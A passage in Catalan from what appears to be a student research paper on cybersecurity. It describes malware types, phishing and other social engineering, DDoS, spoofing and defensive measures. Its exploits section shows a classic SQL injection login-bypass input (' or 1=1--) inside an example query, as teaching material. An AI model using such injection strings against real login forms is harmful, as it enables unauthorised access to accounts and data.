Generalment, la societat anomena "virus" a qualsevol problema que tingui el dispositiu que provoqui que funcioni diferent de l'habitual, ja que antigament aquests eren el tipus de *malware* més comú i utilitzat; però amb l'avenç de la tecnologia i coneixement en l'àmbit informàtic, també han millorat les formes de ciberatac i, per tant, també els tipus de *malware*. Així doncs, es considera virus només a aquell *malware* que, quan s'executa, es multipliquen tal com fan els virus reals, d'on rep el nom; un virus informàtic és capaç d'autoreplicar-se per tal d'infectar al major nombre de dispositius. Aquests es poden escampar a través de diferents medis, com ara arxius adjunts en correus electrònics, descàrregues de *software* (normalment pirata[13]), enllaços maliciosos o a través de dispositius d'emmagatzematge extraïbles (com les unitats USB). Un virus informàtic pot tenir diversos objectius, però normalment es dissenyen per tal d'alterar el funcionament de qualsevol dispositiu; aquests poden portar diversos problemes com exposició de dades, robatori d'informació, alentiment del sistema o danys en el *hardware*[14]. Actualment, és una tècnica poc popular, ja que n'han aparegut d'altres molt més efectives.

---

[12] ***Software:*** Fa referència als programes informàtics; al conjunt d'instruccions, algoritmes i parts visuals que permeten interactuar amb un dispositiu electrònic d'una forma senzilla.

[13] **Programari pirata:** És aquell programa que ha estat duplicat sense autorització del fabricant, per tant, és la còpia i distribució d'un programari de forma il·legal.

[14] ***Hardware***: Són els elements físics o materials que componen un ordinador o sistema informàtic.

Normalment amb el que més s'infecten els dispositius dels usuaris és amb troians, que són aquells programaris maliciosos que es presenten a l'usuari com un programa aparentment legítim i inofensiu, però que, en ser executat, dona accés remot a l'atacant al dispositiu infectat. El nom d'aquest *malware* prové de la història del Cavall de Troia; ja que aparentment sembla inofensiu, però en realitat dins conté *malware*. L'objectiu principal d'un troià és enganyar a l'usuari perquè executi el programari maliciós, i a partir d'aquí, aquest pot dur a terme diferents tasques. En la majoria dels casos, els troians creen una porta del darrere (en anglès *backdoor*) que permet als atacants controlar o accedir remotament al dispositiu infectat sense el consentiment de l'usuari, per això aquest tipus de programari també es coneix amb el nom de "*backdoor malware"* o "***Remote Access Trojans***" (RATs). Amb aquest accés, els atacants poden robar dades confidencials com ara contrasenyes, dades bancàries o informació personal; poden instal·lar altres *malwares*; o poden utilitzar aquest control remot per realitzar accions malicioses amb el dispositiu infectat, així incloure'l en una *botnet*[15].



Il·lustració 7: Representació d'un troià

FONT: www.eset.com/es/caracteristicas/malware-troyano/

Un altre tipus de *malware* bastant comú és el *ransomware*, aquest consisteix en encriptar certs arxius del sistema, com poden ser fotos, vídeos, documents, aplicacions o arxius del sistema operatiu; un cop bloquejats, el dispositiu comença a mostrar notificacions, alertes o missatges en els quals es demanen diners, el pagament d'un rescat (*ransom* en anglès, per això el nom de "ransomware"). Aquest accedeix al sistema sense que l'usuari se n'adoni, moltes vegades el dispositiu s'infecta per culpa de cert arxiu que contenia aquest tipus de *malware*. L'objectiu principal del ransomware és aconseguir diners, per això aquest *software* maliciós és més comú en empreses o governs, que són els que poden sortir més perjudicats amb la publicació, alteració o eliminació de certes dades, per tant, els que estan sota major pressió a l'hora de pagar rescats. Així doncs, és bàsicament un segrest d'informació que exigeix el pagament d'una determinada quantitat de diners per poder recuperar-la. En els últims anys, els atacs de ransomware han crescut exponencialment i s'han convertit en un dels atacs més populars; així doncs, cal recalcar que tot i que se centren més en atacar a empreses, aquests poden afectar també a particulars.

Finalment, una altra tècnica de *malware* bastant comuna és l'*spyware* (*malware* espia); aquest és un programari maliciós que s'instal·la en els dispositius sense el consentiment de l'usuari, i s'executa d'"amagades" en els equips; com bé diu el nom, té l'objectiu d'espiar i recopilar informació confidencial sobre una persona o organització i enviar-la a tercers. L'*spyware*

[15] ***Botnet*:** El nom ve d'ajuntar les paraules en anglès "Robot" i "*Network*" (Xarxa). Aquest terme fa referència a una xarxa de diversos dispositius infectats amb algun tipus de *malware*, i controlats conjuntament per un cibercriminal per tal de dur a terme activitats malicioses.

s'oculta en el dispositiu, normalment executant-se en segon pla[16], i pot controlar l'activitat de l'usuari i robar dades confidencials, com poden ser les bancàries o contrasenyes.

Hi ha molts tipus de *spyware*, hi ha els "lladres de contrasenyes" (*PasswordStealers*), que han estat dissenyats només per obtenir les contrasenyes dels equips, que normalment són les credencials emmagatzemades en els navegadors. També hi ha els "*infostealers*", que com bé diu el nom, roben tota la informació possible, el que fan és buscar tota mena de dades com noms d'usuari, contrasenyes, adreces de correu, números de telèfon, arxius del sistema, etc. Per acabar, els més interessants són els "*keyloggers*", aquests s'executen en segon pla i de manera oculta; el que fan és desar tot el que es teclegi a l'ordinador per tal d'enregistrar l'activitat de l'ordinador, les visites als llocs, l'historial de cerques, les conversacions, els números de targeta de crèdit, etc. A través dels *keyloggers* també s'aconsegueixen les contrasenyes, ja que en iniciar sessió primer s'escriu el correu i després la contrasenya, doncs això el *keylogger*, també ho emmagatzema.

2.2.2.2 ENGINYERIA SOCIAL

L'enginyeria social és terme que fa referència a una forma d'atac que es basa en la interacció humana per enganyar o persuadir els usuaris, és a dir, fa referència al conjunt de tècniques i estratègies utilitzades pels ciberdelinqüents a través de la manipulació psicològica, per obtenir informació confidencial com contrasenyes o dades de targetes de crèdit, o per aconseguir accés no autoritzat a sistemes informàtics, xarxes socials o altres recursos. Fins i tot, moltes vegades, l'enginyeria social s'usa per instal·lar un programari maliciós (*malware*) al dispositiu de la víctima, això és habitual en la instal·lació de jocs, llibres o pel·lícules d'una forma "no legal" o pirata. Els ciberdelinqüents, mitjançant una sèrie de tècniques psicològiques, com ara la persuasió, la manipulació emocional o la intimidació; assoleixen un contacte amb les seves víctimes (normalment a través de les xarxes socials o el correu electrònic), i així obtenir la informació que desitgen. El *modus operandi* clàssic implica fer-se passar per un treballador o persona de confiança, i intentar robar informació per vendre-la o fer-la servir per accedir al sistema informàtic. Una vegada dins, es realitza un atac cibernètic o es continua robant informació confidencial d'interès, per tant, els hackers també fan servir la psicologia per a enganyar a l'usuari i així aconseguir els seus objectius. Això fa que l'enginyeria social sigui el mètode d'atac més comú i utilitzat gràcies al seu alt nivell d'eficàcia que s'obté enganyant a l'usuari. Hi ha moltes tècniques emprades en aquesta pràctica, les més populars són el *phishing,* l'*smishing*, o el *pretexting*.


Dins les tècniques d'enginyeria social, els atacs més habituals són els de *phishing*, que intenten enganyar a l'usuari amb l'objectiu que descarregui un arxiu maliciós o que reveli informació personal i confidencial, normalment contrasenyes o informació de targetes de crèdit. Els atacs de *phishing* es duen a terme a través de missatges falsos que semblen venir d'organitzacions o

[16] És el procés de funcionar sense interferir amb les operacions principals d'un sistema, és a dir, executar-se per darrere. Això permet que les aplicacions puguin seguir fent les seves accions sense estar activament obertes.

empreses legítimes, com un banc o alguna empresa coneguda, que sol·liciten, amb urgència, informació confidencial com dades de la targeta de crèdit o informació d'inici de sessió. Aquest mètode d'enginyeria social es pot realitzar a través de correus electrònics fraudulents, missatges de text (SMS) o trucades telefòniques; que poden contenir arxius maliciosos o enllaços a pàgines web falses. Dins del *phishing*, podem diferenciar entre altres petits grups, que fan referència a la forma en què els ciberdelinqüents arriben a l'usuari; les tres formes més utilitzades per enganxar a les víctimes són: el *phishing* per correu electrònic, el *vishing* i l'*smishing*.

Phishing per correu electrònic (*Email Phishing)*:

Aquest és el més típic, existeix des de l'aparició del correu electrònic; consisteix en el fet que l'atacant envia un correu electrònic enganyós que s'assembla molt a un correu d'una font fiable, d'alguna empresa important i coneguda. Un atac per correu electrònic pot tenir moltes intencions diferents; aconseguir que l'usuari comparteixi informació personal, que es descarregui algun arxiu maliciós, o que entri a l'enllaç d'una pàgina web falsa. En l'últim cas esmentat, quan la víctima hagi obert l'enllaç, se li poden demanar algunes dades personals, com poden ser les d'inici de sessió, usuari i contrasenya; de tal forma que s'emmagatzemin sense que l'usuari ho sàpiga, i li arribin a l'atacant. En canvi, altres atacs poden tenir l'objectiu d'enganyar a la víctima perquè es descarregui un fitxer adjunt; que aquest contingui programari maliciós, i quan la víctima se'l baixi, infecti l'ordinador amb algun virus, troià, *ransomware* o *spyware*. Alguns casos de *phishing* reals, a part dels esmentats, podrien ser la creació de premis o regals falsos per tal d'atraure a la víctima i que proporcioni informació personal o confidencial.




Il·lustració 8: Funcionament del *Phishing*

FONT: https://www.keepersecurity.com

Vishing (*Voice call Phishing*):

La seva traducció literal seria el *phishing* de trucades de veu; el que fa l'atacant en aquests casos és trucar a la víctima dient que és el representant d'una gran companyia, com poden ser una empresa elèctrica o de telefonia; i demana informació personal amb l'excusa que hi ha hagut un problema, moltes vegades un error en el pagament, la factura o el compte de l'usuari i necessiten verificar algunes dades.




Il·lustració 9: Funcionament del *Vishing*

FONT: https://www.keepersecurity.com

Smishing (*SMS Phishing*):

SMS *phishing*, o també conegut com a *smishing***,** és la segona forma de phishing més utilitzada, la qual es pot relacionar bastant amb el *vishing*, ja que fa servir les mateixes estratègies, però en comptes de trucar a la víctima, es fa a través d'un SMS; aquest tipus de *phishing* és molt comú amb les empreses de missatgeria, empreses bancàries o falsos missatges dient que s'ha guanyat un premi. Fins i tot aquests missatges, en comptes de dir que hi ha hagut un error en un pagament i, per tant, demanar diners, el que fan és adjuntar un enllaç i a partir d'aquí funciona igual que el *phishing* per correu electrònic. Així doncs, es pot considerar que l'*smishing* és una barreja de *vishing* i *phishing* per correu electrònic.



Il·lustració 10: Funcionament de l'*Smishing*

FONT: https://www.keepersecurity.com

Una altra tècnica d'enginyeria social és el *pretexting*, en la qual un atacant crea un "pretext" o situació fictícia per enganyar a la víctima i així obtenir informació personal o valuosa. El *pretexting* es basa en la creació d'un personatge i una situació que semblin reals per guanyar la confiança de la víctima. Aquest personatge contacta a través de les xarxes socials amb la víctima, i es pot fer passar per una persona de confiança, com ara un amic, familiar o company de treball. Aquesta tècnica és bastant similar al *phishing*, però la principal diferència es troba en la forma què s'apliquen i el tipus d'engany utilitzat. Tots dos són atacs que fan servir tàctiques de persuasió, ja que són tècniques d'enginyeria social; el *pretexting*, com bé he

esmentat, es basa en la creació d'un pretext o situació falsa, i quan té la confiança de la víctima aconsegueix que aquesta li proporcioni informació confidencial que no compartiria fora del context, fent creure que s'està produint una situació urgent que requereix la seva col·laboració (normalment econòmica); en canvi, el *phishing* se centra en suplantar la una empresa o organització. Per tal que l'atac sigui més convincent, i per tant efectiu, els atacants poden recopilar informació sobre la víctima a través de les xarxes socials, filtracions de dades o investigació en línia.

En últim lloc, també hi ha els casos de "m*an-in-the-middle*", aquest és una mena d'atac en el qual, com indica el seu nom, un ciberdelinqüent s'interposa en la comunicació entre dues parts (usuari i pàgina web o servei) i és capaç d'interceptar, i per tant de llegir, modificar o robar la informació o dades transmeses sense que cap de les dues parts en sigui conscient. Per exemple, en una xarxa Wi-Fi no segura, un atacant podria interceptar les dades que es transmeten entre el dispositiu de la víctima i la xarxa, ja que aquestes no s'encripten, i per tant són llegibles. Aquesta tècnica és sovint utilitzada per obtenir dades confidencials com contrasenyes, informació financera entre altres. Per aconseguir el seu objectiu, el que normalment es fa en aquests tipus d'atacs és que l'atacant crea o duplica un punt d'accés Wi-Fi, amb un nom i aparença que sembli autèntic i segur per a les víctimes. Aquest engany fa que les persones es connectin a una xarxa controlada per l'atacant sense que se n'adonin, permetent-li interceptar les seves comunicacions.



Il·lustració 11: Funcionament del "*man-in-the-middle"*


FONT: blog.eldernode.com/man-in-the-middle-attack/

2.2.2.3 EXPLOITS

Un *exploit* és un programari, eina *software* o fragment de codi que ha estat dissenyat per aprofitar-se de les vulnerabilitats i errors de seguretat en una aplicació o sistema informàtic per tal d'obtenir un accés no autoritzat o realitzar accions malicioses. Aquesta vulnerabilitat pot ser causada per un error de programació, disseny, o per una configuració incorrecta del sistema. No existeix un *exploit* general, sinó que cada programari i sistema, a causa dels errors de programació, té les seves pròpies vulnerabilitats que poden ser aprofitades per hackers o ciberdelinqüents. Un cop descoberta una vulnerabilitat, o ja existeix un *exploit* per aprofitar-la o se'n crea un de nou. Els *exploits* com a tal no són maliciosos, però normalment sí que s'utilitzen amb aquests fins, és a dir, poden ser utilitzats pels ciberdelinqüents per a instal·lar *malware*, robar informació confidencial, dur a terme un atac de denegació de servei (DoS), o prendre el control d'un sistema.

A continuació s'expliquen algunes tècniques que es fan servir per obtenir vulnerabilitats, o un cop ja infectat el dispositiu amb un *exploit*, el que pot comportar.

Els atacs DDoS, o atacs de Denegació de Servei Distribuït (*Distributed Denial of Service* en anglès) són aquells en els que els cibercriminals impedeixen que un sistema informàtic satisfaci sol·licituds reals sobrecarregant les xarxes i els servidors enviant un gran volum de peticions falses; ja que els servidors només accepten un nombre limitat de sol·licituds, si el nombre de peticions que rep un servidor sobrepassa el nombre que és capaç de suportar, el servei web es pot alentir en tots els processos, provocant així que la web vagi molt lenta, o el possible bloqueig complet del servei, causant que el servei s'apagui i es desconnecti de la xarxa per saturació. L'objectiu dels cibercriminals quan fan un atac de DDoS és intentar fer caure un servidor, lloc web o xarxa sobrecarregant-la amb tràfic des de diversos sistemes coordinats, per això tenen el nom de denegació de servei distribuït, si no només seria denegació de servei. Per poder realitzar l'atac des de diversos dispositius o ubicacions IP[17], el que s'utilitzen són *botnets*, que són un grup de dispositius infectats prèviament (amb *malware*), que es dirigeixen tots a un mateix lloc web o xarxa, i això fa que aquests atacs siguin molt difícils d'aturar, ja que, en primer lloc, no només hi ha una ubicació IP per bloquejar, sinó que n'hi pot haver dotzenes, centenars o milers; i a més, aquestes es poden barrejar amb ubicacions legítimes, és a dir, d'usuaris realment interessats en el servei, i per tant es podria arribar a bloquejar una ubicació que no formi part de la *botnet*. Si surten correctament, els atacs DDoS inhabiliten sistemes, aplicacions o serveis, i el que això comporta que els usuaris normals no puguin accedir al servidor, ja que aquest es paralitza i no treballa de manera habitual, provocant que no pugui atendre cap mena de petició, ni tan sols les legítimes o correctes.




Il·lustració 11: Funcionament del "*man-in-the-middle*"

FONT: https://ruggedtooling.com/what-are-ddos-attacks

[17] **Ubicació IP**: És una direcció o etiqueta numèrica única que identifica de forma lògica un sistema o dispositiu dins d'internet o d'una xarxa local. En el context dels *exploits*, la modificació de l'adreça IP s'utilitza com a tècnica per falsificar-la simulant que provingui d'una ubicació o dispositiu confiable, que el sistema admet.

Els atacs de *spoofing*, o de suplantació d'identificació s'utilitzen per a enganyar als usuaris i obtenir accés a informació confidencial. Això implica fer servir tècniques com la falsificació de correu electrònic, de números de telèfon o la modificació d'adreces IP o MAC entre altres. En falsificar algun d'aquests elements, un atacant pot intentar eludir els mecanismes de seguretat i fer que un sistema o aplicació confiï en la informació manipulada, com a conseqüència, que aquest doni un accés no autoritzat. Així doncs, aquest tipus d'atacs es podrien incloure també en l'enginyeria social, ja que normalment es fan servir juntament amb tècniques d'aquesta com poden ser *vishing* o *smishing*; però el classifico a l'apartat d'*exploits* perquè implica la manipulació d'informació per tal d'enganyar als sistemes, aplicacions o usuaris, i així aprofitar vulnerabilitats o debilitats en aquests, que és l'objectiu dels *exploits*. Per tant, tot i que està relacionat amb el *phishing*; l'*spoofing* suplanta directament la identitat; en canvi, l'objectiu del *phishing* és manipular psicològicament a l'usuari per tal d'aconseguir informació.



Il·lustració 12: Simulació de suplantació d'adreça IP

FONT: www.keepersecurity.com/threats/spoofing-attack.html

Entre tots els tipus d'atacs informàtics, un dels més problemàtics és la injecció de codi SQL (de les sigles en anglès *Structured Query Language*, que en català seria Llenguatge de Consulta Estructurat), aquest atac és un dels més greus i de les tècniques més efectives per tal d'atacar una pàgina web, per prendre el control o robar informació d'una base de dades. En primer lloc, cal esmentar que el codi SQL és el llenguatge estàndard dissenyat per gestionar bases de dades relacionals[18], es fa servir per a crear, actualitzar, manipular i esborrar dades en aquestes. Per tant, aquest llenguatge no és maliciós, però a través d'aquest es poden fer consultes o cerques que vulnerin el sistema, a través de les quals s'obtinguin resultats que no s'haurien de proporcionar, tals com contrasenyes, informació personal, o altres dades confidencials. És una tècnica d'explotació que aprofita les vulnerabilitats en les aplicacions web per inserir ordres o instruccions SQL malicioses en camps d'entrada de dades, com poden ser formularis o paràmetres de l'URL, amb l'objectiu d'alterar el comportament de la consulta SQL original i així arribar a la informació desitjada.

```
SELECT *
  FROM users
 WHERE email = 'correu@gmail.com'
   AND pass  = '' or 1=1--' LIMIT 1
```

La simulació d'un atac d'aquest tipus podria ser el de la imatge. On en el formulari d'inici de sessió, s'introdueix un correu i una contrasenya (que en aquest cas és una ordre SQL: " **' or 1=1--** "). Això fa que el sistema, busqui dins la taula "users" el correu "correu@gmail.com"; i que comprovi si la contrasenya corresponent és " **' or 1=1--**". Aquest codi provoca que el sistema ho malinterpreti i accepti l'entrada al compte, ja que ha entès que si 1=1 la contrasenya és correcta.


[18] Les bases de dades relacionals són un tipus de base de dades que organitzen la informació en taules interconnectades. Les dades s'emmagatzemen en una o més taules (o "relacions") de columnes i files; això permet accedir i manipular les dades de manera eficient i facilita la comprensió visual de com es relacionen les diferents estructures i dades entre si.

2.2.3 MESURES DE PROTECCIÓ

És molt important conscienciar i educar a tota la societat sobre seguretat informàtica, ja que tothom fa ús de la tecnologia, amb més o menys intensitat; per aquest motiu s'haurien de conèixer els riscos que poden comportar un mal ús de la tecnologia, i així doncs també aportar solucions i mesures de protecció per tal de prevenir infeccions, atacs cibernètics i altres problemes.

2.2.3.1 PREVENCIÓ D'AMENACES DIGITALS

En l'entorn digital actual, la seguretat informàtica i la protecció contra amenaces digitals són més importants que mai. Amb l'augment constant de connectivitat i la creixent dependència de la tecnologia, tant les organitzacions com els individus ens exposem a una gran varietat de riscos cibernètics que poden posar en perill les nostres dades i la nostra privadesa. Per tant, és essencial utilitzar una sèrie de mesures i estratègies efectives per tal de protegir-nos contra aquestes amenaces. A continuació es detallaran les més considerables, les quals han de ser implementades de manera adequada i assegurant que estan constantment actualitzades.



Il·lustració 13: Representació antimalware

FONT: www.keepersecurity.com/what-is-antivirus

Una de les proteccions que tothom hauria de fer servir per prevenir ser infectat són els coneguts softwares antivirus o *antimalware*, aquests tenen la funció d'evitar que el *malware* (incloent-hi els virus) entri al dispositiu, i en cas que ho faci, el que fan és detectar-lo i neutralitzar-lo. Aquests tipus de *software* són capaços d'interceptar el *malware* abans que aquest tingui l'oportunitat d'executar-se en el sistema, evitant així que aquest pugui causar danys. La diferència entre l'*antimalware* i l'antivirus és que aquest últim se centra principalment en detectar i eliminar, com bé diu el nom, virus. Mentre que els *antimalwares* són més amplis, i engloben tota classe de programari maliciós, proporcionant així una defensa total contra les amenaces cibernètiques. Existeixen opcions d'*antimalwares* o antivirus tant gratuïtes, com de pagament; totes dues compleixen la seva funció, però les de pagament solen proporcionar una protecció més completa amb un nivell de seguretat més elevat; en tot cas, encara que sigui un *software* gratuït és millor que no tenir-ne cap. Així doncs, una de les proteccions més bàsiques i essencials per prevenir ciberatacs és tenir instal·lat en el dispositiu un programari *antimalware*, ja que aquests proporcionen una primera capa de seguretat que contribueix a mantenir la integritat dels sistemes, dades i privacitat en línia.

Hi ha altres tipus de programari que també protegeixen el dispositiu, però probablement el més eficaç i efectiu per tal de defensar-se d'un atac cibernètic, tot i no ser gaire popular entre els usuaris és l'ús de *firewalls* (tallafocs), que els podem trobar en format digital (*software*) o físic (*hardware*). Aquests actuen com guardians digitals que supervisen i controlen el moviment de la xarxa, són un obstacle pels ciberatacants, ja que estableixen una "barrera" entre la xarxa

interna del dispositiu i el món exterior, serien com la porta de casa, si no coneixem qui hi ha darrere, no permetem que entri. Filtren el tràfic d'entrada i sortida, permetent només l'accés a serveis i aplicacions autoritzats. El *firewall* permet establir un control estricte sobre quins usuaris, aplicacions i serveis poden accedir als recursos de la xarxa.

Una tercera mesura de protecció fonamental per a la prevenció d'amenaces cibernètiques és el fet de mantenir els sistemes operatius i les aplicacions constantment actualitzades. Tot i ser molt fàcil de realitzar, no tots els usuaris ho compleixen, ja sigui per mandra, o per "mites" falsos que diuen que empitjoren el rendiment del dispositiu. La principal raó per la qual és important actualitzar regularment és que en cada actualització es corregeixen vulnerabilitats que estaven actives i que podien ser explotades pels ciberdelinqüents; així doncs, aquestes vulnerabilitats conegudes se solucionen i, per tant, es tanquen. No actualitzar pot augmentar el risc de sofrir un atac, ja que hi ha una escletxa de seguretat oberta, un lloc dèbil per on es pot infectar el dispositiu. Mantenir les aplicacions i sistemes actualitzats és essencial per tal de protegir les dades d'organitzacions i individus, al mateix temps que es minimitza el risc de ser víctima d'un atac cibernètic, perquè una altra cosa que fan és adaptar-se a noves amenaces, a conseqüència de la seva constant evolució, i per tant és essencial mantenir els sistemes preparats per a fer front a noves estratègies d'atac i mètodes de penetració. A part de millorar la seguretat del dispositiu, les actualitzacions també serveixen moltes vegades per millorar el rendiment de sistemes i aplicacions, i permetent que tot funcioni de manera òptima i sense interrupcions innecessàries.

Una bona pràctica de seguretat cibernètica comença amb la creació i gestió de contrasenyes segures, robustes i difícils de desxifrar, ja que aquestes són una peça fonamental de la seguretat informàtica i de la protecció de la informació personal i sensible. Les contrasenyes són com la clau de casa nostra, si la perdem i algú la troba, podrà entrar a casa nostra, doncs el mateix amb les contrasenyes. Existeixen dues opcions; tenir a tots els comptes digitals (o la majoria) la mateixa contrasenya; o tenir-ne una diferent per a cada compte. El primer cas és molt més còmode per l'usuari, ja que només ha de recordar-ne una; però pel mateix fet és molt més perillós, perquè si es filtra i algú aconsegueix la contrasenya té accés a tots els comptes de l'usuari. Per tant, tot i que sigui més feixuc, és molt millor opció tenir totes les contrasenyes diferents, però això té un clar inconvenient, és molt difícil recordar-les totes; per solucionar el problema es poden utilitzar "gestors de contrasenyes", gràcies als quals només s'ha de recordar una contrasenya mestra i a través d'aquesta, s'obté l'accés a les altres; els gestors de contrasenyes més coneguts són *LastPass* o *Bitwarden*, aquests permeten generar contrasenyes complexes i les emmagatzemen de forma segura, eliminant la necessitat de recordar les diferents contrasenyes.

Els atacants poden intentar endevinar contrasenyes emprant tècniques d'atac de força bruta[19]; així doncs, les contrasenyes més segures, i que tinguin combinacions complexes utilitzant caràcters especials, dificulten aquests tipus d'atacs i allarguen el temps que un atacant necessita per aconseguir la contrasenya. A part, una altra raó per fer servir contrasenyes segures és que no es basaran en informació personal previsible com dates d'aniversari o noms, que els atacants poden obtenir mitjançant tècniques d'enginyeria social.

Juntament amb el tema de les contrasenyes i mantenir els comptes segurs, activar sempre que sigui possible l'autenticació de doble factor pot ser una mesura addicional molt segura i de gran utilitat. El que implica aquesta tècnica és que els usuaris hagin de proporcionar dues maneres d'identificació diferents per accedir a un compte o sistema, així doncs requereix una prova addicional d'identitat, com pot ser un codi generat a través d'una aplicació, un SMS, una notificació al dispositiu mòbil o un missatge per correu electrònic. Això fa que sigui molt més difícil per als atacants accedir al sistema o compte de l'usuari, encara que disposin de l'usuari i la contrasenya, hauran de verificar la identitat de dues maneres diferents. Així doncs, aquesta és una funció que permet reforçar la seguretat, ja que comproven si, a part de conèixer les credencials, l'usuari és realment qui diu ser.

Per tant, cal recalcar que la combinació d'aquestes mesures amb altres tècniques de seguretat formarà una defensa més sòlida contra les amenaces cibernètiques en un entorn digital cada vegada més complex, però mai podrà protegir un dispositiu al 100% de ser infectat.

2.2.3.2 EDUCACIÓ I CONSCIENCIACIÓ EN SEGURETAT

A part de tenir el dispositiu protegit adequadament amb les mesures esmentades anteriorment, també és essencial educar i conscienciar a l'usuari per a què pugui reconèixer quines són les amenaces i sigui capaç d'identificar-les, ja que les persones solen ser la part més dèbil. Així doncs, probablement aquesta és la mesura de protecció més important de totes, cal informar a tots els usuaris dels perills tecnològics; tant si són empleats d'empreses, o usuaris domèstics, i tant si fan més o menys la informàtica, és clau explicar-los el que és la ciberseguretat, per tal de prevenir riscos i reduir les possibilitats de ser víctima d'un atac.

En un món cada vegada més digitalitzat, on la tecnologia és utilitzada per la gran majoria de persones, la mancança de coneixement sobre pràctiques segures pot exposar als individus i organitzacions a riscos innecessaris. Així doncs, és bàsic que la gent entengui la importància de la seguretat informàtica, tant en la vida quotidiana com en l'entorn laboral.

[19] Els atacs de força bruta són aquells atacs que intenten desxifrar una contrasenya o nom d'usuari, a base de prova i error; això implica provar milers o milions de combinacions fins a trobar la correcta i que permeti l'accés.

En primer lloc, independentment del seu nivell d'experiència en tecnologia, és de gran importància educar a la societat sobre l'enginyeria social, ja que inclou una àmplia gamma de tècniques que es fan servir per manipular psicològicament a les persones i obtenir informació confidencial. Així doncs, un bon coneixement dels atacs d'enginyeria social és bàsic per una millor protecció, s'ha d'explicar a la societat què és l'enginyeria social, juntament amb les seves conseqüències i perills, també ensenyar a detectar senyals que permetin als usuaris ser capaços d'identificar possibles atacs, ja siguin correus electrònics falsos, llocs web fraudulents, missatges de text, trucades telefòniques, etc. Una de les recomanacions per evitar ser víctima d'un atac d'enginyeria social és no obrir cap missatge d'un remitent desconegut i, encara que el coneguem, si el missatge inclou un enllaç que no sabem amb exactitud la seva direcció, per molt temptador que pugui ser, és millor no obrir-lo, ja que existeix la possibilitat que aquest 